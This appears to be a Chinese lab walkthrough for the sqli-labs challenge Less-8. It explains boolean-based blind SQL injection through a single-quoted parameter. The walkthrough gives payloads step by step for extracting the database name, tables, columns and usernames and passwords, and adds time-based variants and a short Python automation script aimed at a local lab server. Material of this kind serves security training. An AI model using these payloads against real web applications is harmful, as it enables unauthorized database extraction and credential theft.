

Less-8 GET-Blind-Boolean Based-Single Quotes - 详解
GET-盲注-基于布尔值-单引号
Less-8 代码分析
关键特征对比
| 特征 | Less-5 | Less-8 |
|---|---|---|
| SQL结构 | id='$id' | id='$id' |
| 成功时 | “You are in” | “You are in” |
| 失败时 | 显示错误 mysql_error() | 什么都不显示 |
| 注入类型 | 报错注入/布尔盲注 | 纯布尔盲注 |
核心区别(关键!)
// Less-5
else {
echo 'You have an error in your SQL syntax';
print_r(mysql_error());  // ← 显示错误信息,可以报错注入
}
// Less-8
else {
echo "</br></font>";     // ← 只有空标签,什么都不显示!
echo '<font color= "#0000ff" font size= 3>';
}
Less-8 的特点:
- ✅ 成功:显示 “You are in…”
- ❌ 失败:完全空白(连错误信息都没有)
- ❌ 不能用报错注入(因为不显示错误)
- ✅ 只能用布尔盲注或时间盲注
注入方法
❌ 不可用的方法
1. 联合查询(看不到数据)
?id=-1' union select 1,database(),3 --+
结果:You are in...........
问题:看不到 database() 的结果
2. 报错注入(不显示错误)
?id=1' and extractvalue(1,concat(0x7e,database())) --+
结果:(空白)
问题:不显示错误信息
✅ 可用的方法
方法1:布尔盲注(推荐)
基于页面是否显示 “You are in” 来判断条件真假。
方法2:时间盲注(备选)
基于响应时间来判断条件真假。
完整的布尔盲注流程
Step 1: 确认注入点
-- 测试1:正常请求
?id=1
结果:You are in...........  ✅
-- 测试2:单引号测试
?id=1'
结果:(空白)  ← SQL错误,但不显示

-- 测试3:闭合测试
?id=1' --+
结果:You are in...........  ✅
-- 测试4:逻辑测试
?id=1' and '1'='1' --+
结果:You are in...........  ✅ (True)
?id=1' and '1'='2' --+
结果:(空白)  ❌ (False)

确认:布尔盲注可行!
Step 2: 获取数据库名
2.1 获取数据库名长度
-- 二分查找法
?id=1' and length(database())>10 --+
结果:(空白)  → 长度 ≤ 10
?id=1' and length(database())>5 --+
结果:You are in  → 长度 > 5
?id=1' and length(database())>7 --+
结果:You are in  → 长度 > 7
?id=1' and length(database())>8 --+
结果:(空白)  → 长度 ≤ 8
?id=1' and length(database())=8 --+
结果:You are in  → 长度 = 8 ✅
2.2 逐字符猜解数据库名
-- 猜第1个字符
?id=1' and ascii(substr(database(),1,1))>100 --+
结果:You are in  → ASCII > 100
?id=1' and ascii(substr(database(),1,1))>110 --+
结果:You are in  → ASCII > 110
?id=1' and ascii(substr(database(),1,1))>115 --+
结果:(空白)  → ASCII ≤ 115
?id=1' and ascii(substr(database(),1,1))=115 --+
结果:You are in  → ASCII = 115 → 's' ✅
-- 猜第2个字符
?id=1' and ascii(substr(database(),2,1))=101 --+
结果:You are in  → 'e' ✅
-- 猜第3个字符
?id=1' and ascii(substr(database(),3,1))=99 --+
结果:You are in  → 'c' ✅
-- 继续...
-- 最终得到:security
Step 3: 获取表名
-- 获取表的数量
?id=1' and (select count(table_name) from information_schema.tables where table_schema=database())>3 --+
结果:You are in  → 表数量 > 3
?id=1' and (select count(table_name) from information_schema.tables where table_schema=database())=4 --+
结果:You are in  → 表数量 = 4 ✅
-- 获取第1个表名的长度
?id=1' and length((select table_name from information_schema.tables where table_schema=database() limit 0,1))=6 --+
结果:You are in  → 第1个表名长度 = 6
-- 逐字符猜解第1个表名
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101 --+
结果:You are in  → 'e'
-- 继续猜解...
-- 得到:emails
Step 4: 获取列名
-- 获取users表的列数
?id=1' and (select count(column_name) from information_schema.columns where table_name='users')=3 --+
结果:You are in  → 列数 = 3 ✅
-- 获取列名
?id=1' and ascii(substr((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))=105 --+
结果:You are in  → 'i'
-- 继续...
-- 得到:id, username, password
Step 5: 获取数据
-- 获取第1个用户名
?id=1' and ascii(substr((select username from users limit 0,1),1,1))=68 --+
结果:You are in  → 'D'
?id=1' and ascii(substr((select username from users limit 0,1),2,1))=117 --+
结果:You are in  → 'u'
-- 继续...
-- 得到:Dumb
-- 获取第1个密码
?id=1' and ascii(substr((select password from users limit 0,1),1,1))=68 --+
结果:You are in  → 'D'
-- 继续...
-- 得到:Dumb
使用自动化脚本
修改配置
# ==================== 配置区 ====================
URL = "http://192.168.224.1:8887/Less-8/?id="
SUCCESS_FLAG = "You are in"
CLOSURE = "'"  # Less-8 是单引号闭合
NUM_THREADS = 10
TIMEOUT = 5
快速测试脚本
import requests
url = "http://192.168.224.1:8887/Less-8/?id="
success_flag = "You are in"
def check(payload):
try:
resp = requests.get(url + payload, timeout=5)
return success_flag in resp.text
except:
return False
# 测试1:确认闭合方式
print("[*] 测试闭合方式...")
if check("1' and '1'='1' --+"):
print("✅ True条件成功")
else:
print("❌ True条件失败")
if not check("1' and '1'='2' --+"):
print("✅ False条件失败(正常)")
else:
print("❌ False条件成功(异常)")
# 测试2:获取数据库名长度
print("\n[*] 获取数据库名长度...")
for length in range(1, 20):
if check(f"1' and length(database())={length} --+"):
print(f"✅ 数据库名长度: {length}")
break
# 测试3:获取数据库名第1个字符
print("\n[*] 获取数据库名第1个字符...")
for ascii_val in range(97, 123):  # a-z
if check(f"1' and ascii(substr(database(),1,1))={ascii_val} --+"):
print(f"✅ 第1个字符: {chr(ascii_val)} (ASCII {ascii_val})")
break
print("\n[*] 使用完整脚本可以自动获取所有数据")

完整注入爆库的方法用之前less5的脚本修改即可。
时间盲注(备选方法)
如果页面完全没有任何差异(连 “You are in” 都没有),使用时间盲注:
-- 测试
?id=1' and if(1=1,sleep(5),1) --+
结果:5秒后返回(True)
?id=1' and if(1=2,sleep(5),1) --+
结果:立刻返回(False)
-- 获取数据库名长度
?id=1' and if(length(database())=8,sleep(5),1) --+
结果:5秒后返回 → 长度 = 8
-- 逐字符猜解
?id=1' and if(ascii(substr(database(),1,1))=115,sleep(5),1) --+
结果:5秒后返回 → 第1个字符是 's'
完整对比表
| 特性 | Less-5 | Less-8 |
|---|---|---|
| 闭合方式 | ' | ' |
| 成功显示 | “You are in” | “You are in” |
| 失败显示 | 显示错误信息 | 空白 |
| 报错注入 | ✅ 可用 | ❌ 不可用 |
| 布尔盲注 | ✅ 可用 | ✅ 只能用这个 |
| 时间盲注 | ✅ 可用 | ✅ 可用 |
| 联合查询 | ❌ 不显示数据 | ❌ 不显示数据 |
| 难度 | ⭐⭐⭐ | ⭐⭐⭐⭐ |
实战技巧
技巧1:快速验证
-- 一句话验证布尔盲注
?id=1' and 1=1 --+   → You are in (✅)
?id=1' and 1=2 --+   → 空白 (❌)
技巧2:优化查询
-- 使用 limit 避免子查询返回多行错误
?id=1' and (select username from users limit 0,1)='Dumb' --+
-- 使用 ascii + substr 逐字符猜解
?id=1' and ascii(substr((select username from users limit 0,1),1,1))>100 --+
技巧3:减少请求次数
# 使用二分查找,而不是遍历
# 猜解 ASCII 值(32-126)
# 遍历需要:94次请求
# 二分查找:只需约7次请求
使用完整的自动化脚本
直接使用之前的 blind_sqli_advanced.py 脚本:
# 修改配置
URL = "http://192.168.224.1:8887/Less-8/?id="
SUCCESS_FLAG = "You are in"
CLOSURE = "'"
NUM_THREADS = 10
# 运行
python3 blind_sqli_advanced.py quick
总结
Less-8 的特点
✅ 纯布尔盲注
- 成功:显示 “You are in”
- 失败:空白
- 不显示任何错误信息
✅ 推荐方法
- 布尔盲注(首选)
- 时间盲注(备选)
✅ 闭合方式
CLOSURE = "'"✅ 自动化
- 使用之前的多线程脚本
- 只需修改 URL 和 CLOSURE 配置
Less-8 是学习纯布尔盲注的经典题目,和 Less-5 的区别就是不显示错误信息,只能通过页面有无内容来判断!

 浙公网安备 33010602011771号